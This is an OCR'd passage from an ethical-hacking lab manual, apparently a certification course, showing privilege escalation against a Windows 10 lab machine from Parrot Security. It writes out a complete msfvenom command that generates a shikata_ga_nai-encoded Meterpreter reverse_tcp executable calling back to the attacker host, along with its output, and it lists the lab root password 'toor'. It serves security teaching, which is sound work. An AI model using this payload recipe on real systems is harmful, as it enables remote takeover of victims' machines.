Lab 2: Perform Privilege Escalation to Gain Higher Privileges

Task 1: Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities

Privilege escalation tools such as BeRoot and linpostexp allow you to run a configuration assessment on a target system to find information about the underlying vulnerabilities of system resources such as services, file and directory permissions, kernel version, and architecture. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

Exploiting client-side vulnerabilities allows you to execute a command or binary on a target machine to gain higher privileges or bypass security mechanisms. Using these exploits, you can further gain access to privileged user accounts and credentials.

This lab demonstrates the exploitation procedure on a weakly patched Windows 10 machine that allows you to gain access through a Meterpreter shell, and then employing privilege escalation techniques to attain administrative privileges to the machine through the Meterpreter shell.


Here, we will escalate privileges by using the privilege escalation tool BeRoot and further exploiting client-side vulnerabilities.

In this lab, we are using the **Parrot Security** (**10.10.10.13**) machine as the host machine and the **Windows 10** (**10.10.10.10**) machine as the target machine.

1. Click Parrot Security to switch to the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.


Applications
Places
System
Mon Aug 24, 06:31
Parrot Terminal
File
Edit
View
Search
Terminal
Help
[attacker@parrot]-[~]
$sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd
[root@parrot]-[~]
#


5. A **Parrot Terminal** window appears; type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Exploit.exe** and press **Enter**.

Here, the IP address of the host machine is **10.10.10.13** (here, this IP is the **Parrot Security** machine).


Applications Places System
Mon Aug 24, 06:34
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd
[root@parrot]-[~]
#msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.13 -f exe > Desktop/Exploit.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
[root@parrot]-[~]
#

6. The above command will create a malicious Windows executable file named "**Exploit.exe**," which will be saved on the parrot **Desktop**, as shown in the screenshot.

To navigate to the **Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **File System** from the left-pane and then navigate to **root** --> **Desktop**.


Applications
Places
System
Mon Aug 24, 06:37
Desktop
File Edit View Go Bookmarks Help
Back
Forward
100%
Icon View
Places
/
root
Desktop
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Trash
Devices
Floppy Disk
Network
ceh-tools ...
Browse Netw...
Exploit.exe
malicious_payload.-exe
README.license
Test.exe
"Exploit.exe" selected (73.8 kB), Free space: 71.4 GB

